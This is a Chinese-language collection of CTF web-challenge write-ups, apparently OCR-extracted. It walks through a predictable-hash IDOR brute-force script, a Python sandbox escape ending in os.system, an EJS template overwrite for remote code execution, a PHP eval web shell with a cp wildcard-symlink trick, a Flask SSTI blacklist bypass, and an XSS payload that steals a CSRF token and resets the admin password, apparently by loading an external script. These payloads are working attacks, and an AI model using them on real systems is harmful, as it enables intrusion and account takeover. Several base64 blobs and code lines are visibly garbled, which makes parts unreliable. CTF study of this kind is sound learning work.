        $list_query->bindValue(2, ($page - 1) * 10, PDO::PARAM_INT);
        $list_query->execute();
        $result = $list_query->fetchAll(PDO::FETCH_ASSOC);
    } else if (isset($_SESSION["userid"])) {
        $mode = "userlist";
        $total_query = $pdo->prepare("SELECT COUNT(*) FROM submission WHERE userid=?");
        $total_query->execute(array($_SESSION["userid"]));
        $total = $total_query->fetchColumn(0);

        $page = max(1, min(intval($_GET["page"]), ceil($total / 10)));

        $list_query = $pdo->prepare("SELECT s.*, u.username, h.name, h.public
FROM submission s LEFT JOIN user u ON u.id=s.userid LEFT JOIN homework h ON
h.id=s.homeworkid WHERE s.userid=? ORDER BY s.time DESC LIMIT 10 OFFSET ?");
        $list_query->bindValue(1, $_SESSION["userid"]);
        $list_query->bindValue(2, ($page - 1) * 10, PDO::PARAM_INT);
        $list_query->execute();
        $result = $list_query->fetchAll(PDO::FETCH_ASSOC);
    } else {
        http_response_code(400);
        die("Insufficient parameters");
    }
}
?>

<!DOCTYPE html>
<html lang="en">

```

```

<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>yeecclass | Submission</title>
    <link rel="stylesheet" href="static/style.css">
</head>
<body>
    <div id="main">
        <header id="header">
            <h1>yeecclass</h1>
            <?php include("components/nav.php"); ?>
        </header>
        <hr>
        <?php if ($mode == "view") { ?>
            <section id="view">
                <h3><?= $result["username"] ?>_<?= $result["name"] ?> <a
href="submit.php?homeworkid=<?= $result['homeworkid'] ?>&delete=<?=
$result['hash'] ?>">[Delete]</a></h3>
                <p>Time: <?= $result["time"] ?></p>
                <p>Score: <?= $result["score"] ?? "(Not judged)" ?></p>
                <pre><?= htmlspecialchars($result["content"]) ?></pre>
            </section>
            <?php } else { ?>
            <section id="list">
                <table>
                    <thead>
                        <tr>
                            <th>Homework</th>
                            <th>Score</th>
                            <th>Submitted By</th>
                            <th>Timestamp</th>
                        </tr>
                    </thead>
                    <tbody>
                        <?php foreach ($result as $row) { ?>
                            <tr>
                                <?php if ((isset($_SESSION["userid"]) &&
$_SESSION["userclass"] >= PERM_TA) || $row["userid"] == $_SESSION["userid"]) { ?
                                <td><a href="submission.php?hash=<?= $row['hash'] ?>"><?
= $row["name"] ?></a></td>
                                <?php } else { ?>
                                <td><?= $row["name"] ?></td>
                                <?php } ?>
                                <td><?= $row["score"] ?? "-" ?></td>
                                <td><?= $row["username"] ?></td>
                                <td><?= $row["time"] ?></td>
                            </tr>
                        <?php } ?>
                    </tbody>
                </table>
                <p class="total">Total: <?= $total ?> submission(s).</p>
                <p class="pager">
                    <?php if ($page > 1) { ?><a href="submission.php?<?php if ($mode
== "homeworklist") { ?>homeworkid=<?= $_GET['homeworkid'] ?>&<?php } ?>page=<?=
$page - 1;?>">[&lt;- Prev Page]</a><?php } ?>

```

```

        <?php if ($page * 10 < $total) { ?><a href="submission.php?<?php
if ($mode == "homeworklist") { ?>homeworkid=<?= $_GET['homeworkid'] ?>&<?php } ?
>page=<?= $page + 1;?>">[Next Page -&gt;]</a><?php } ?>
    </p>
</section>
<?php } ?>
</div>
</body>
</html>

```

由于全部采用参数化查询本题没有sql注入

本题的攻击链

submission.php 16行

```

} else if (isset($_GET["homeworkid"])) {
    // 没有检查用户是否有权查看该作业的提交列表
    $list_query = $pdo->prepare("SELECT s.*, u.username, ... FROM submission s
... WHERE s.homeworkid=? ...");
    $list_query->execute(...);
}

```

可以获取到所有提交者的用户名和提交时间

submit.php 56行

```

$id = uniqid($_SESSION["username"]."_");
$submit_query = $pdo->prepare("INSERT INTO submission (`hash`, userid,
homeworkid, content) VALUES (?, ?, ?, ?)");
$submit_query->execute(array(
    hash("sha1", $id),
    $_SESSION["userid"],
    $_POST["homeworkid"],
    $_POST["content"]
));

```

根据时间生成hash

submission.php 5行

```

if (isset($_GET["hash"]) && $_GET["hash"] != "") {
    // view single submission
    $mode = "view";
    $submission_query = $pdo->prepare("SELECT s.*, u.username, h.name from
submission s LEFT JOIN user u ON u.id=s.userid LEFT JOIN homework h ON
h.id=s.homeworkid WHERE s.`hash`=?");
    $submission_query->execute(array($_GET["hash"]));
    $result = $submission_query->fetch(PDO::FETCH_ASSOC);
}

```

可以越权访问获取flag

构造脚本

```
import requests
import hashlib
from datetime import datetime, timezone

username = "flagholder"
timestamp = '2024-11-22 09:07:23.852319'

dt = datetime.fromisoformat(timestamp) # .replace(tzinfo=timezone.utc)
sec = int(dt.timestamp())
usec = dt.microsecond
print(sec, usec)

url = 'http://challenge-1c52ef1ba40625fd.sandbox.ctfhub.com:10800/submission.php?hash='

def get_hash(sec, usec):
    user_id = f"{username}_{sec:08x}{usec:05x}"
    return hashlib.sha1(user_id.encode()).hexdigest()

for i in range(0, 1000):
    hash = get_hash(sec, usec - i)
    r = requests.get(url + hash)
    print(i, hash)
    if r.text != "Submission not found.":
        print("Found hash:", hash)
        print(r.text)
        break
```

pay_box

```
from flask import Flask, request, Response
import multiprocessing
import sys
import io
import ast

app = Flask(__name__)

class SandboxVisitor(ast.NodeVisitor):
    forbidden_attrs = {
        "__class__", "__dict__", "__bases__", "__mro__", "__subclasses__",
        "__globals__", "__code__", "__closure__", "__func__", "__self__",
        "__module__", "__import__", "__builtins__", "__base__"
    }
    def visit_Attribute(self, node):
        if isinstance(node.attr, str) and node.attr in self.forbidden_attrs:
            raise ValueError
        self.generic_visit(node)
    def visit_GeneratorExp(self, node):
        raise ValueError
def sandbox_executor(code, result_queue):
    safe_builtins = {
        "print": print,
        "filter": filter,
```

```

        "list": list,
        "len": len,
        "addaudithook": sys.addaudithook,
        "Exception": Exception
    }
    safe_globals = {"__builtins__": safe_builtins}

    sys.stdout = io.StringIO()
    sys.stderr = io.StringIO()

    try:
        exec(code, safe_globals)
        output = sys.stdout.getvalue()
        error = sys.stderr.getvalue()
        result_queue.put(("ok", output or error))
    except Exception as e:
        result_queue.put(("err", str(e)))

def safe_exec(code: str, timeout=1):
    code = code.encode().decode('unicode_escape')
    tree = ast.parse(code)
    SandboxVisitor().visit(tree)
    result_queue = multiprocessing.Queue()
    p = multiprocessing.Process(target=sandbox_executor, args=(code,
result_queue))
    p.start()
    p.join(timeout=timeout)

    if p.is_alive():
        p.terminate()
        return "Timeout: code took too long to run."

    try:
        status, output = result_queue.get_nowait()
        return output if status == "ok" else f"Error: {output}"
    except:
        return "Error: no output from sandbox."

CODE = """
def my_audit_checker(event,args):
    allowed_events = ["import", "time.sleep", "builtins.input",
"builtins.input/result"]
    if not list(filter(lambda x: event == x, allowed_events)):
        raise Exception
    if len(args) > 0:
        raise Exception

addaudithook(my_audit_checker)
print("{}")

"""
badchars = "\\'|&`+-*/()[]{}_."

@app.route('/')
def index():
    return open(__file__, 'r').read()

@app.route('/execute',methods=['POST'])

```

```
def execute():
    text = request.form['text']
    for char in badchars:
        if char in text:
            return Response("Error", status=400)
    output=safe_exec(CODE.format(text))
    if len(output)>5:
        return Response("Error", status=400)
    return Response(output, status=200)

if __name__ == '__main__':
    app.run(host='0.0.0.0')
```

函数

```
def sandbox_executor(code, result_queue):
```

下面有一条

```
exec(code, safe_globals)    #漏洞利用点
```

这个函数被

```
def safe_exec(code: str, timeout=1):
```

这个函数引用

这个函数又被

```
@app.route('/execute',methods=['POST'])
def execute():
```

引用

为了我们的输入可以传入还需绕过

```
CODE.format(text)
```

相当于

```
print("{}")
可以使用
print(""); 注入代码; #")
```

再突破黑名单拦截

```
badchars = "\"'|&`+-*/()[]{}_."
```

safe_exec函数刚好有一个

```
code = code.encode().decode('unicode_escape')
```

可以用来unicode_escape解码

我们可以将特殊符号unicode_escape编码

还有异常栈帧逃逸ast

AST 检查通常禁止直接访问魔法属性（如 `__class__`、`__globals__` 等），但 `__traceback__`、`tb_frame`、`f_back`、`f_globals` 这些属性并不在禁止列表中。因此，我们可以通过触发一个异常，拿到异常对象，然后顺着这些属性链“爬”出沙箱的受限作用域。

```
try:
    1/0
except Exception as e:
    frame = e.__traceback__.tb_frame.f_back      #上一层栈帧
    builtins = frame.f_globals['__builtins__']
    builtins.__import__('os').system('ls />app.py')
```

审计钩子 audithook

app.py里面有一段

```
CODE = """
def my_audit_checker(event,args):
    allowed_events = ["import", "time.sleep", "builtins.input",
"builtins.input/result"]
    if not list(filter(lambda x: event == x, allowed_events)):
        raise Exception
    if len(args) > 0:
        raise Exception
```

要让他不报错要传输list和len的值覆盖掉原本的值

所以传入

```
list=lambda x:True
len=lambda x:False
```

最终payload

```
\x29; len = lambda x: 0; try: 1/0; except Exception as e: frame =
e.__traceback__.tb_frame.f_back; builtins = frame.f_globals['__builtins__'];
builtins.__import__('os').system('ls />app.py'); #
```

这真的是文件上传

```
//original-author: gtg2619
//adapt: P
const express = require('express');
const ejs = require('ejs');
const fs = require('fs');
const path = require('path');

const app = express();
app.set('view engine', 'ejs');
app.use(express.json({
```

```

    limit: '114514mb'
  }));

const STATIC_DIR = __dirname;

function serveIndex(req, res) {
  // Useless Check , So It's Easier

  var whilePath = ['index'];
  var templ = req.query.templ || 'index';

  if (!whilePath.includes(templ)){
    return res.status(403).send('Denied Templ');
  }

  var lsPath = path.join(__dirname, req.path);

  try {
    //利用点
    res.render(templ, { //index
      filenames: fs.readdirSync(lsPath),
      path: req.path
    });
  } catch (e) {
    res.status(500).send('Error');
  }
}

app.use((req, res, next) => {
  if (typeof req.path !== 'string' ||
    (typeof req.query.templ !== 'string' && typeof req.query.templ !==
    'undefined' && typeof req.query.templ !== null)
    ) res.status(500).send('Error');
  else if (/js$|\.\.\/.i.test(req.path)) res.status(403).send('Denied
  filename');
  else next(); //黑名单
});

app.use((req, res, next) => {
  if (req.path.endsWith('/')) serveIndex(req, res);
  else next();
});

app.put('/*', (req, res) => {
  // why Filepath Not Check ?
  const filePath = path.join(STATIC_DIR, req.path);
  //内容 //解码
  fs.writeFile(filePath, Buffer.from(req.body.content, 'base64'), (err) => {
    if (err) {
      return res.status(500).send('Error');
    }
    res.status(201).send('Success');
  });
});

app.listen(80, () => {
  console.log(`running on port 80`);
});

```

漏洞利用点

```
res.render(templ, {      //templ若为index,函数会查找目录下面的index.ejs文件并读取
  filenames: fs.readdirSync(lspath),
  path: req.path        // 这里传req.path只是普通的字符串
});
```

res.render函数会解析其中的 <% ... %> 等标签, 并在 Node.js 服务端 执行这些 JavaScript 代码。

构造代码

```
<%= process.mainModule.require('child_process').execSync('env').toString() %>
```

文件写入点

```
app.put('/**', (req, res) => {
  // why Filepath Not Check ?
  const filePath = path.join(STATIC_DIR, req.path);
                                //内容          //解码
  fs.writeFile(filePath, Buffer.from(req.body.content, 'base64'), (err) => {
    if (err) {
      return res.status(500).send('Error');
    }
    res.status(201).send('Success');
  });
});
```

会读取content传入可以指定的文件里

另外

```
var templ = req.query.templ || 'index';
```

会读取templ参数如果没有默认index

再加上/绕过黑名单

综上

```
PUT /views/index.ejs/.
Content-Type: application/json
{"content": "PCFET0NUWVBFIEhUTUwgUFVCTE1DICItLy9XM0MvL0RURCBIVE1MIDQuMDEVLOVOiAi
aHR0CDovL3d3dy53My5vcmcvVFIVaHRtbDQvc3RyaWN0LmR0ZCI+PGh0bWw+PGhlYWQ+PG1ldGEgaHR0
cC1lcXVpdj0iQ29udGvudC1uexB1IiBjb250ZW50PSJ0ZXh0L2h0bWw7IGNoYXJzZXQ9dXRmLTgiPjx0
aXRsZT5TU1RJPC90aXRsZT48L2hlYWQ+PGJvZHK+PGgxPkVOVjwvaDE+PGhyPjx1bD48JT0gcHJvY2Vz
cy5tYWludW9kdWx1LnJlcXVpcUoJ2NoawxkX3Byb2Nlc3MnKS5leGVjU3luYygnZW52JyYkudG9TdHJp
bmcoKSA1PjwvZG90bWw+PGhyPjwvYm9keT48L2h0bWw+"}
```

写入文件后

/views?templ=index

执行env

得到答案

放开我的变量

通过查看robots.txt就可以找到/asdback.php

内容

```
<?php

highlight_file(__FILE__);
echo("Please Input Your CMD");
$cmd = $_POST['__0xGame2025phpPsAux'];
eval($cmd);
?>
```

然而却不能查看到flag

阅读wp发现如果用蚁剑连接，在根目录下可以找到一个start.sh

内容

```
#!/bin/bash
cd /var/www/html/primary
while :
do
    cp -P * /var/www/html/marstream/
    chmod 755 -R /var/www/html/marstream/
    sleep 5s

done &

exec apache2-foreground
```

系统存在一个高权限（如 root）的定时任务，执行了 cp 源目录/* 目标目录。攻击者在源目录中创建两个特殊文件：

一个以短横开头的文件名（如 -H），它会成为 cp 命令的一个参数选项。

一个指向敏感文件（如 /flag）的软链接。

当 cp * 被展开时，实际执行的命令变成 cp -H 软链接 ...，其中的 -H 参数会强制 cp 复制软链接所指向的真实文件（而不是链接本身），于是高权限进程将敏感文件复制到低权限用户可读的目标目录中，攻击者直接读取即可完成提权。

ssti

```
from flask import Flask,render_template_string,request,render_template
app=Flask(__name__)
@app.route('/',methods=['GET','POST'])
def index():
    black_list=
['__class__','__init__','7','*','import','os','popen','__','system']
    if request.method=='POST':
        name=request.form.get('name')
        for black in black_list:
            if black in name:
                return "waf!"
        result=render_template_string(name)
```

```
        return 'ok'
    return render_template('index.html')
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

render_template_string(name)危险函数读取name参数

黑名单

```
['__class__', '__init__', '7', '*', 'import', 'os', 'popen', '__', 'system']
```

黑名单较为严格，可以使用request.args.a通过get传参绕过黑名单

因为没有回显，想要查看flag有两种方式一种是时间注入，第二种是创建static目录然后将flag内容写入到该目录中，再使用get查看

使用第二种 payload

```
?a=globals&b=getitem&c=os&d=popen&e=mkdir%20-
p%20static%20&&%20cat%20/flag.txt%20%3E%20static/f.txt

name={{lipsum|attr(request.args.a)|attr(request.args.b)
(request.args.c)|attr(request.args.d)(request.args.e)|attr('read')()}}
```

然后访问/static/f.txt

得到答案

xss修改密码

管理员浏览器会缓存cookie，所以当使用xss操控管理员浏览器的时候可以不用cookie指令

创建123用户登陆后可以看到一个留言板

使用提交发现存在图片标识，存在xss漏洞

虽然不能直接通过获取管理员页面源码来获取管理员密码，但是修改密码页面存在一个ctf_token作为修改密码验证直接出现在源码上

通过xss模块，我们可以获取token,再利用缓存cookie我们可以解决session然后修改密码

payload

```
(async () => { try { const paths = ['/', '/modify']; let found = false;
  for (const path of paths) { const url = new URL(path,
    window.location.origin).href; const res = await fetch(url, { credentials:
    'include', method: 'GET' }); const txt = await res.text(); const
    flagStart = txt.indexOf('csrf_token'); if (flagStart !== -1) { // 原
    有逻辑：提取上下文并发送到远程服务器 const flag = txt.substr(flagStart, 38);
    const contextStart = Math.max(0, flagStart - 100); const contextEnd =
    Math.min(txt.length, flagStart + 38 + 100); const context =
    txt.substring(contextStart, contextEnd); // 精确提取 CSRF token 值（支持
    input 隐藏域和 meta 标签） let csrfToken = ''; const inputMatch =
    txt.match(/name=["']csrf_token["']s+value=["']([^\"]+)/i); if
    (inputMatch) { csrfToken = inputMatch[1]; } else { const
    metaMatch = txt.match(/<meta+name=["']csrf-token["']s+content=["']([^\"]+)/
    i); if (metaMatch) { csrfToken = metaMatch[1];
    } } // 若成功提取到 token，则尝试修改密码 if (csrfToken) {
    const formData = new URLSearchParams(); formData.append('password',
    '123456'); formData.append('csrf_token', csrfToken); // 修改密码
    的提交地址通常为当前页面 URL（也可根据实际情况调整） const modifyUrl = url;
    await fetch(modifyUrl, { method: 'POST', credentials:
    'include', headers: { 'Content-Type': 'application/x-www-form-
    urlencoded' }, body: formData }); console.log('密码修
    改请求已发送（新密码：123456）'); } else { console.log('未找到精确的
    CSRF token 值，无法修改密码'); } found = true; break; // 找到第
    一个符合条件的页面后停止遍历 } } if (!found) { console.log("未找到
    csrf_token 标志"); } } catch (e) { console.error(e); }}());
```

在留言板上面写上

```
'"><img src=x
id=dmFyIGE9ZG9jdW11bnQuY3JlYXRlRWxlbWVudCgic2NyaxB0Iik7YS5zcmM9Imh0dHBzOi8vY2phL
mNpL3U0ZCI7ZG9jdW11bnQuYm9keS5hcHB1bmRDdGlsZChhKTs= onerror=eval(atob(this.id))>
```

等到命令执行后admin登录密码已经被修改为123456

登录获取答案